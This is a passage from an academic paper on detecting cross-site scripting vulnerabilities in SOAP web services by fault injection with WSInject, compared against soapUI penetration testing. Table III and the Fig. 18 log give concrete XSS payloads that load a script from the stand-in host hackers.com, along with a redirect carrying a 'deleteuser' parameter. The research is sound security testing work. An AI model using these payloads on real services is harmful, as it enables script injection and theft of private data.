In bold we have the keywords that specify conditions and actions. The first line shows a condition and two actions. This line has a *URI Condition*. If the string “hotel” is in URI message of the request or response, WSInject replace the string “name” with “age” and duplicate the content in the message. In the second line, every time a message is response and contains the string “caught exception” its content is cleared.

To emulate the XSS attack, the user should recognize the operations described in WSDL and intercept the soap message in order to corrupt these operations and their parameters values.

To develop XSS scripts and their values to be emulated with the fault injector, we use the information from the literature, as well as attacks produced by soapUI with add-on Security Testing and the papers in [3], [4], [22]. Examples of scripts generated are shown in Table III. These scripts use the condition isRequest() to filter the requests of responses. In each request, WSInject uses the stringCorrupt action to replace the <per:PersonID> tag and the parameter “admin” by a XSS attack, composed of a “<per:PersonID><SCRIPT">…</SCRIPT> admin” tag that redirect the Web Services victim to the attacker’s Web Site to download the hello.jsp JavaScript in the server. The attacker Web Site have a counter that records the downloads.

TABLE III. SCRIPTS TO EMULATE XSS ATTACKS WITH FAULT INJECTOR WSINJECT

isRequest(): stringCorrupt("<per:PersonID>admin", "<per:PersonID><SCRIPT a=\">'>\"SRC=\" http://hackers.com/hello.jsp\"></SCRIPT>admin");
isRequest(): stringCorrupt("<per:PersonID>admin", "<per:PersonID><SCRIPT a=\">\"SRC=\" http://hackers.com/hello.jsp\"></SCRIPT>admin");
isRequest(): stringCorrupt("<per:PersonID>admin", "<per:PersonID>Redirect 302 /a.jpg http://hackers.com/hello.jsp&amp;deleteuser admin");
isRequest(): stringCorrupt("<per:PersonID>admin", "<per:PersonID>SCRIPT SRC=\" http://hackers.com/hello.jsp\"></SCRIPT>admin");
isRequest(): stringCorrupt("<per:PersonID>admin", "<per:PersonID><![CDATA[<HTML><BODY><?xml:namespace prefix=\"t\" ns=\"urn:schemas-microsoft-com:time\"><?import namespace=\"t\" implementation=\"#default#time2\"><t:set attributeName=\"innerHTML\" to=\"XSS<SCRIPT DEFER&gt;alert(&quot;XSS&quot;)</SCRIPT&gt;\"></BODY></HTML>]]>admin");

D. Faultload Campaign with WSInject

An important aspect in testing of Web Services is the generation of network traffic - the workload. It represents the requests that activate the target Web Service. To make test more reliable, we generate traffic very close to the real flow received by a Web Service. We used the add-on Load Testing to generate the workload. This tool represents the client, as shown in Figure 15. The traffic generated consists of requests made to Web Services in order to emulate a real client making requests.

The faultload campaign had the following procedure. For each Web Service, were developed 5 injection scripts, each one specifying a corruption of the value of a particular parameter or operation, as shown in Table III. The workload consisted of sending 100 requests per injection script. In total, 5,000 attacks were carried out. Figure 17 illustrates this campaign.

Given the large number of combinations of values (operations and parameters) for all Web Services, it is infeasible to generate all combinations of attacks needed to analyze all vulnerabilities in Web Services. For this reason, we chose to perform only a subset of these experiments.




Fig. 17. Faultload campaign.

E. Evaluation of Fault Injection

An important aspect of this step is to identify when vulnerability was effectively detected, i.e. when an attack was successful, excluding false positives.

```
Script 2
isRequest(): stringCorrupt("<ser:sTripCode>YRT12", "<ser:sTripCode><SCRIPT a=\">
<SRC=\"…/hello.jsp\"></SCRIPT>");
                    Request                                                   Response
  1:     <soapenv:Envelope... xmlns:ser="…">       1:     HTTP/1.1 200 OK <!-WS NOT detected attack >
  2:       <soapenv:Header/>                       2:     Server: Microsoft-IIS/7.5
  3:       <soapenv:Body>                          3:     Content-Length: 20869
  4:         <ser:Get_TripPlanning_Summary>        4:     <!DOCTYPE html>
  5:         <ser:sTripCode><SCRIPT a=">'>"        5:       <html id="ctl00_html_tag">
  6:           SRC="…/hello.jsp"></SCRIPT>         6:         <head><meta charset="utf-8" /></head>
  7:         </ser:sTripCode>                      7:         <body>
  8:         <ser:iTripYear>2012                   8:         google.setOnLoadCallback(window,..);}
  9:         </ser:iTripYear>                      9:         }).call(this);
  10:    </ser:Get_TripPlanning_Summary>           10:        </script> <private information!>
  11:      </soapenv:Body>                         11:      </body>
  12:    </soapenv:Envelope>                       12:    </html>
```

Fig. 18. Log generated by WSInject.

Given the black box proposed approach, we used as information sources in the logs stored in tools (WSInject fault injector and soapUI load testing) that contain the SOAP message (requests and response). Figure 18 shows an example of log produced by WSInject, which the script of condition 2 changed the contents of the tag <ser:sTripCode>YRT12 by a JavaScript called hello.jsp. In lines 5, 6, and 7 of the request, the Script 2 modifies the SOAP message, making the Web Services to download the hello.jsp JavaScript from the attacker server. In the response, the Web Services process the script and return private information from the server. We also observed that the SOAP request message return HTTP status code 500 Internal Server Error. In this way, the Rule 3 of analysis of vulnerabilities is fulfilled (cf. § III.C) and we concluded that there are vulnerabilities in the Web Services for XSS attack.

Based on this information, we apply the rules of vulnerability analysis in each SOAP message (request and response) stored by WSInject and soapUI. This procedure also allows to detect vulnerabilities in Web Services with WS-Security and Security Token.

The results of the injection attacks are described in Table IV. The application of the Fault Injection technique with WSInject doubled the detection of XSS vulnerabilities of 15.99% to 39.28%, in comparison with the Penetration Testing technique with soapUI with add-on Security Testing. Using WS-Security with Security Token reduces the impact of XSS attack from 42.56% to 36.00% among 5 Web Services using the security standard and the other 5 not.

TABLE IV. RESULTS FROM FAULT INJECTION PHASE

Web Services	*Total attacks*	*Vulnerabilities Found*	*No Vulnerability Found*
without WSS % injected	**2,500** **100%**	1,064 42.56%	1,436 57.44%
with WSS % injected	**2,500** **100%**	900 36.00%	1,600 64.00%
Total % injected	**5,000** **100%**	1,964 39.28%	3,036 60.72%




Fig. 19. Faultload campaign.

Comparing the results in Table II and Table IV by emulation of XSS attack with Penetration Testing and Fault Injection techniques, we concluded that the second technique improves the vulnerability detection of XSS attack in Web Services, and the standard WS-Security partially protects Web Services to XSS attacks. The rest of the results are shown in Figure 19.

VI. CONCLUSIONS AND FUTURE WORK

In this paper we propose a new approach to analyze the robustness of Web Services by Fault Injection with WSInject. This tool allows emulation and generation of attacks, however, the process is delayed and often not automated. In this research, we emulated the Cross-site Scripting (XSS) attack. This is a fairly frequent attack, according to the research cited, whose effects can be quite devastating for servers and users of Web Services.

The results of the Penetration Testing phase helped to develop the rules for vulnerabilities analysis. However, the results obtained by soapUI show a large percentage of false positives and false negatives. We also verified the security provided by WS-Security standard with the add-on Security Token against XSS attack. In both phases, the use of WS-Security reduces significantly the number of vulnerabilities. However, this can be improved with the use of other specifications.

One advantage of the proposed approach is that it relies on the use of a fault injector of general purpose, which can be used to emulate several types of attacks and may generate variants of the same, which is usually limited in the tools commonly used for security testing, as the vulnerabilities scanners.

As future work, we plan to use variants of attacks to improve detection of new vulnerabilities, always considering the service as a black box.

ACKNOWLEDGMENT

At first, we want to thank CNPq and the Institute of Computing, at State University of Campinas (IC - Unicamp), for funding and supporting this research. We also acknowledge Paulo Lício and Gabriela Batista Leão, from the IC-UNICAMP, for their collaboration throughout the current work.

REFERENCES

[1] Della-Libera G, Dixon B, Farrel J, Garg P, Hondo M, Kaler C, et al. “Security in a Web Services World A Proposed Architecture and Roadmap. IBM Corp. - Microsoft Corp; 7 Avr 2002 [acesso em 11 Aug 2011]. Available on: http://msdn.microsoft.com/en-us/library/ms977312.aspx

[2] Holgersson, J. Soderstrom, E. (2005) “Web Service Security-Vulnerabilities and Threats within the Context of WS-Security”. SIIT 2005, ITU.

[3] De Melo ACV, Silveira P. Improving Data Perturbation Testing Techniques for Web Services. In: the International Journal on Information Sciences. February 2011.

[4] Morais A, Martins E. Injeção de Ataques Baseados em Modelo para Teste de Protocolos de Segurança. Dissertação (Mestrado em Ciências

da Computação). Instituto de Computação, Universidade Estadual de Campinas; 15 Mai 2009.

[5] Cachin, C. Camenisch, J. (2000) “Malicious and Accidental-Fault Tolerance in Internet Applications: Reference Model and Use Cases”, LAAS, MAFTIA.

[6] Ladan MI. Web services: Security Challenges. In: Proceedings of the World Congress on Internet Security, 2011. WorldCIS’11. IEEE Press; Londres, Reino Unido, 21-23 Feb. 2011.

[7] soapUI [software]. Version 4.5. Eviware. soapUI; the Web Services Testing tool – Security Testing Tool [acesso 20 May 2012]. Disponível em: http: //www.soapui.org

[8] Lawrence, K. Kaler, C. Nadalin, A. Monzillo, R. Hallam-Baker, P. (2006) “Web Services Security: SOAP Message Security 1.1 (WS-Security 2006)”, OASIS.

[9] Eastlake, D. Reagle, J. Solo, D. Hirsch, F. Roessler, T. Bartel, M. Boyer, J. Fox, B. LaMacchia, B. Simon. (2008) “XML Signature Syntax and Processing”, 2nd Edition.

[10] Eastlake, D. Reagle, J. Imamura, T. Dillaway, B. Simon, E. (2002) “XML Encryption Syntax and Processing”, W3C Recommendation.

[11] Lawrence, K. Kaler, C. Nadalin, A. Monzillo, R. Hallam-Baker, P. (2006) “Web Services Security: UsernameToken profile 1.1”, OASIS.

[12] Zhao G, Zheng W, Zhao J; Chen H. An Heuristic Method for Web-Service Program Security Testing. In: Proceedings of the 2009 Fourth ChinaGrid Annual Conference. CHINAGRID '09. IEEE Computer Society Press; Yantai, China, 21-22 Aug 2009.

[13] Vieira M, Antunes N, Madeira H. Using Web Security Scanners to Detect Vulnerabilities in Web Services. In: Proceedings of the IEEE/IFIP International Conference on Dependable Systems & Networks. DSN ’09. IEEE Computer Society; Lisbon, Porgugal, 2009.

[14] Cristian F, Aghili H, Strong R, Volev D. Atomic Broadcast: From Simple Message Diffusion to Byzabtube Agreement. In: Proceedings of the Twenty-Fifth International Symposium on Fault-Tolerant Computing. IEEE Computer Society Press, Pasadena-CA, USA, 27-30 Jun 1995.

[15] Carreira JV, Costa D, Silva JG. Fault Injection Spot-Checks Computer System Dependability. Spectrum. IEEE. Volume 36, Edição 8, Aug 1999.

[16] Hsueh MC, Tsai TK, Iyer RK. Fault Injection Techniques and Tools. IEEE Computer Society Press. Computer; Volumen 30, Edição 4: Apr. 1997.

[17] Myers GJ. Sandler C, Badgett T. 2011. The Art of Software Testing. 3rd ed. Wiley Publishing. New Jersey, USA.

[18] Valenti AW, Martins E. Testes de Robustez em Web Services por Meio de Injeção de Falhas. Dissertação (Mestrado em Ciências da Computação) – Instituto de Computação, Universidade Estadual de Campinas. 29 07 2011.

[19] Canfora G, Penta M. Service-Oriented Architectures Testing: A Survey. In Software Engineering, Springer-Verlag, Berlin, Heidelberg, 2009.

[20] Zhou L, Ping J, Xiao H, Wang Z, GeguangPu, Ding Z. Automatically Testing Web Services Choreography with Assertions. In: Proceedings of the 12th international Conference on Formal Engineering Methods and Software Engineering. ICFEM'10. Springer-Verlag; Berlin, Heidelberg: 2010.

[21] Rogan D. OWASP WebScarabLite [software]. Version 20070504-1631. Open Web Application Security Project 2011. [acesso 11 Aug 2011]. Disponível em: http://www.owasp.org/software/webscarab.html

[22] Meucci M (editor). The OWASP Testing Guide v3. OWASP Foundation. 16 December 2008 [acesso em 11 Aug 2011]. Disponível em: https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf

[23] Zhang J, Xu D. A Mobile Agent-Supported Web Services Testing Platform. In: Proceedings of the IEEE/IFIP International Conference on Embedded and Ubiquitous Computing 2008. EUC '08. Volume 2. IEEE Computer Society Press, Shanghai, China, 17-20 Dec 2008.

[24] Laranjeiro N, Canelas S, Vieira M. wsrbench: An On-Line Tool for Robustness Benchmarking. In: Proceedings of the IEEE International Conference on Services Computing. 2008.SCC '08. Honolulu, Hawaii, USA; volume 2: 7-11 July/2008.

[25] GraziaFugini M, Pernici B, Ramoni F. Quality Analysis of Composed Services through Fault Injection. In: Proceedings of the 2007 International Conference on Business process management. Springer; Berlin, Heidelberg: 3 Jul 2009.

[26] Dao TB, Shibayama E. Idea: Automatic Security Testing for Web Applications. In: Proceedings of the 1st International Symposium on Engineering Secure Software and Systems. ESSoS '09. Springer-Verlag; Berlin, Heidelberg: 2009.

[27] Raul G. Case study: Experiences on SQL language fuzz testing. In: Proceedings of the Second International Workshop on Testing Database Systems. DBTest 09. ACM Press; Providence-RI, USA, 29 Jun – 02 Jul 2009.

[28] Cao TD, Phan-Quang TT; Felix P, Castanet R. Automated Runtime Verification for Web Services. In: Proceedings of the 2010 IEEE International Conference on Web Services. ICWS. IEEE Computer Society Press; Miami, Florida, 5-10 July 2010.

[29] Seo J, Kim HS, Cho S, Cha S. Web Server Attack Categorization Based on Root Causes and their Locations. In: Proceedings of the International Conference on Information Technology: Coding and Computing. ITCC 2004. IEEE Computer Society Press; Las Vegas-NE, USA, 5-7 April 2004.

[30] Bartolini C, Bertolino A, Marchetti E, Polini A. WS-TAXI: A WSDL-based Testing Tool for Web Services. In: Proceedings of the International Conference on Software Testing Verification and Validation, 2009. ICST '09. IEEE Computer Society; Denver, Colorado, 1-4 April 2009.

[31] Morais A, Martins E, Cavalli A, Jimenez W. Security Protocol Testing Using Attack Trees. In: Proceedings of the International Conference on Computational Science and Engineering, 2009.CSE '09. IEEE Computer Society Press; São Paulo, Brasil, 29-31 Aug. 2009.

[32] Martins E, Morais A, Cavalli A. Generating Attack Scenarios for the Validation of Security Protocol Implementations. In: Proceedings of the II Brazilian Workshop on Systematic and Automated Software Testing. SBC; Campinas-SP, Brasil, 2008.

[33] Antunes N, Vieira M. Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection Vulnerabilities in Web Services. In: Proceedings of the 15th IEEE Pacific Rim International Symposium on Dependable Computing, 2009. PRDC '09. IEEE Computer Society Press; Shangai, China, 16-18 Nov 2009.

[34] Valenti AW, Maja WY, Martins E, Bessayah F, Cavalli A. WSInject: A Fault Injection Tool for Web Services [relatório técnico]. Instituto de Computação, Universidade Estadual de Campinas. Campinas, Brazil, July 2010.

[35] Salas M.P. Martins E. Metodologia de Testes de Segurança para Análise de Robustez de Web Services por Injeção de Falhas. Dissertação de Mestrado. Instituto de Computação. Universidade Estadual de Campinas. Defensa: 07-12-2012.

[36] Dolev D, Yao A. On the Security of Public Key Protocols. In: IEEE Transactions on Information Theory. IEEE Computer Society Press: Mar 1983

[37] SecurITree [software]. Version 3.4. Calgary-AL, Canada. Amenaza Technologies Limited [acesso em 12 Avr 2011]. Disponível em: http://www.amenaza.com.

[38] Williams J, Wichers D. OWASP Top 10 – 2010. OWASP Foundation [acesso em 11 Aug 2011]. Disponível em: https://www.owasp.org/index.php/Top_10_2010

[39] Kohlert D, Arun G. The Java API for XML-Based Web Services (JAX-WS) 2.1 (relatório ténico). Mai 2007.

[40] Laranjeiro N, Viera M. Testing Web Services for Robustness: A Tool Demo. In: Proceedings of the 12th European Workshop on Dependable Computing. EWDC 2009. Toulouse, França: Mai 2009.

[41] Rodrigues D, Estrella JC, Branco KRLJC, VieiraM. Engineering Secure Web Services. In: Performance and Dependability in Service Computing:Concepts, Techniques and Research Directions. IGI Global. Jul 2011.